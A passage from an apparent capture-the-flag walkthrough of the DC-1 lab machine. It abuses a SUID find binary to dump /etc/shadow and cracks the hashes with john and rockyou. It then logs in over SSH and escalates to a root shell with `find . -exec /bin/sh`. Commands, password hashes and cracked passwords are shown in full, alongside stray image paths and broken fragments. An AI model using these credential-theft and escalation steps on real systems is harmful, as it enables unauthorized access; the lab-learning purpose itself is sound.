
```
find / -name shadow -exec cat {} \;
root:$6$rhe3rFqk$NwHzwJ4H7abOFOM67.Avwl3j8c05rDVPqTIvWg8k3yWe99pivz/96.K7IqPlbBCmzp
okVmn13ZhVyQGrQ4phd/:17955:0:99999:7:::
daemon:*:17946:0:99999:7:::
bin:*:17946:0:99999:7:::
sys:*:17946:0:99999:7:::
sync:*:17946:0:99999:7:::
games:*:17946:0:99999:7:::
man:*:17946:0:99999:7:::
lp:*:17946:0:99999:7:::
mail:*:17946:0:99999:7:::
news:*:17946:0:99999:7:::
uucp:*:17946:0:99999:7:::
proxy:*:17946:0:99999:7:::
www-data:*:17946:0:99999:7:::
backup:*:17946:0:99999:7:::
list:*:17946:0:99999:7:::
irc:*:17946:0:99999:7:::
gnats:*:17946:0:99999:7:::
nobody:*:17946:0:99999:7:::
libuuid:!:17946:0:99999:7:::
Debian-exim:!:17946:0:99999:7:::
statd:*:17946:0:99999:7:::
messagebus:*:17946:0:99999:7:::
sshd:*:17946:0:99999:7:::
mysql:!:17946:0:99999:7:::
flag4:$6$Nk47pS8q$vTXHYXBFqOoZERNGFThbnZfi5LN0ucGZe05VMtMuIFyqYzY/eVbPNMZ7lpfRVc0BY
rQ0brAhJoEzoEWCKxVW80:17946:0:99999:7:::
```

I copied this information into a text file and ran `john` on it to crack the hashes. I have successfully cracked the `flag4` user password.



```
Channel 0 created.
find / -name shadow -exec cat {} \;
root:$6$rhe3rFqk$NwHzwJ4H7abOFOM67.Avwl3j8c05rDVPqTIvWg8k3yWe99pivz/96.K
daemon:*:17946:0:99999:7:::
bin:*:17946:0:99999:7:::
sys:*:17946:0:99999:7:::
sync:*:17946:0:99999:7:::
games:*:17946:0:99999:7:::
man:*:17946:0:99999:7:::
lp:*:17946:0:99999:7:::
mail:*:17946:0:99999:7:::
news:*:17946:0:99999:7:::
uucp:*:17946:0:99999:7:::
proxy:*:17946:0:99999:7:::
www-data:*:17946:0:99999:7:::
backup:*:17946:0:99999:7:::
list:*:17946:0:99999:7:::
irc:*:17946:0:99999:7:::
gnats:*:17946:0:99999:7:::
nobody:*:17946:0:99999:7:::
libuuid:!:17946:0:99999:7:::
Debian-exim:!:17946:0:99999:7:::
statd:*:17946:0:99999:7:::
messagebus:*:17946:0:99999:7:::
sshd:*:17946:0:99999:7:::
mysql:!:17946:0:99999:7:::
flag4:$6$Nk47pS8q$vTXHYXBFqOoZERNGFThbnZfi5LN0ucGZe05VMtMuIFyqYzY/eVbPNM
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ls
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
MAINTAINERS.txt
```

```
▲ ~/Downloads john shadow.txt --show
flag4:orange:17946:0:99999:7:::
1 password hash cracked, 1 left
```



```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ nano hashes.txt

┌──(kali㉿kali)-[~]
└─$ cat hashes.txt
root:$6$rhe3rFqk$NwHzwJ4H7abOFOM67.Avwl3j8c05rDVPqTIvWg8k3yWe99pivz/96.K7IqPlbBCmzpokVmn13ZhVyQGrQ4phd/:17955:0:99999:7:::
daemon:*:17946:0:99999:7:::
bin:*:17946:0:99999:7:::
sys:*:17946:0:99999:7:::
sync:*:17946:0:99999:7:::
games:*:17946:0:99999:7:::
man:*:17946:0:99999:7:::
lp:*:17946:0:99999:7:::
mail:*:17946:0:99999:7:::
news:*:17946:0:99999:7:::
uucp:*:17946:0:99999:7:::
proxy:*:17946:0:99999:7:::
www-data:*:17946:0:99999:7:::
backup:*:17946:0:99999:7:::
list:*:17946:0:99999:7:::
irc:*:17946:0:99999:7:::
gnats:*:17946:0:99999:7:::
nobody:*:17946:0:99999:7:::
libuuid:!:17946:0:99999:7:::
Debian-exim:!:17946:0:99999:7:::
statd:*:17946:0:99999:7:::
messagebus:*:17946:0:99999:7:::
sshd:*:17946:0:99999:7:::
mysql:!:17946:0:99999:7:::
flag4:$6$Nk47pS8q$vTXHYXBFqOoZERNGFThbnZfi5LN0ucGZe05VMtMuIFyqYzY/eVbPNMZ7lpfRVc0BYrQ0brAhJoEzoEWCKxVW80:17946:0:99999:7:::

┌──(kali㉿kali)-[~]
└─$ john --wordlist=/home/kali/Desktop/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
orange           (flag4)
```

root:6


rhe3rFqk$NwHzwJ4H7abOFOM67.Avwl3j8c05rDVPqTIvWg8k3yWe99pivz/96.K7IqPlbBCmzpokVmn13ZhVyQGrQ4phd/:17955:0:99999:7:::

to find cracked hashes withy john

cat ~/.john/john.pot

or

john --show hashfilename(hashes.txt)



```
                                format(s), including using classes and wildcards.

┌──(kali㉿kali)-[~]
└─$ john --show hashes.txt
flag4:orange:17946:0:99999:7:::

1 password hash cracked, 0 left

┌──(kali㉿kali)-[~]
└─$ cat ~/.john/john.pot
$6$zdk0.jUm$Vya24cGzM1duJkwM5b17Q205xDJ47LOAg/OpZvJ1gKbLF8PJBdKJA4a6M.JYPUTAaWu4infDjI88U9yUXEVgL.:football
$6$Nk47pS8q$vTXHYXBFqOoZERNGFThbnZfi5LN0ucGZe05VMtMuIFyqYzY/eVbPNMZ7lpfRVc0BYrQ0brAhJoEzoEWCKxVW80:orange
```

Access via SSH

I managed to log in via SSH using these credentials and read the fourth flag in the home directory.

```
▲ ~/Downloads ssh flag4@192.168.1.45
flag4@192.168.1.45's password:
Linux DC-1 3.2.0-6-486 #1 Debian 3.2.102-1 i686The programs included with the
```

```
Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.Debian GNU/Linux comes with
ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Mar  7 08:52:13 2019 from kali
flag4@DC-1:~$ ls -la
total 28
drwxr-xr-x 2 flag4 flag4 4096 Mar  7 18:26 .
drwxr-xr-x 3 root  root  4096 Feb 19 23:51 ..
-rw------- 1 flag4 flag4  600 Mar  7 19:24 .bash_history
-rw-r--r-- 1 flag4 flag4  220 Feb 19 23:25 .bash_logout
-rw-r--r-- 1 flag4 flag4 3392 Feb 19 23:25 .bashrc
-rw-r--r-- 1 flag4 flag4  125 Feb 19 23:28 flag4.txt
-rw-r--r-- 1 flag4 flag4  675 Feb 19 23:25 .profile
flag4@DC-1:~$ cat flag4.txt
Can you use this same method to find or access the flag in root?Probably. But
perhaps it's not that easy.  Or maybe it is?
flag4@DC-1:~$
```

> *Can you use this same method to find or access the flag in root? Probably. But perhaps it's not that easy. Or maybe it is?*

Popping a root shell

Since I found the find command with root SUID set I could easily read the final flag and consider this challenge done. I wanted to take these extra steps to fully compromise the system and not just go for root access immediately, but this time has come.

```
flag4@DC-1:~$ find . -exec '/bin/sh' \;
# whoami
root
```

Finally, I went to the root directory to acquire the final flag, which was:

```
# cd /root
# ls
thefinalflag.txt
# cat thefinalflag.txt
Well done!!!!Hopefully, you've enjoyed this and learned some new skills.You can let
me know what you thought of this little journey
by contacting me via Twitter - <ins>@DCAU7</ins>
```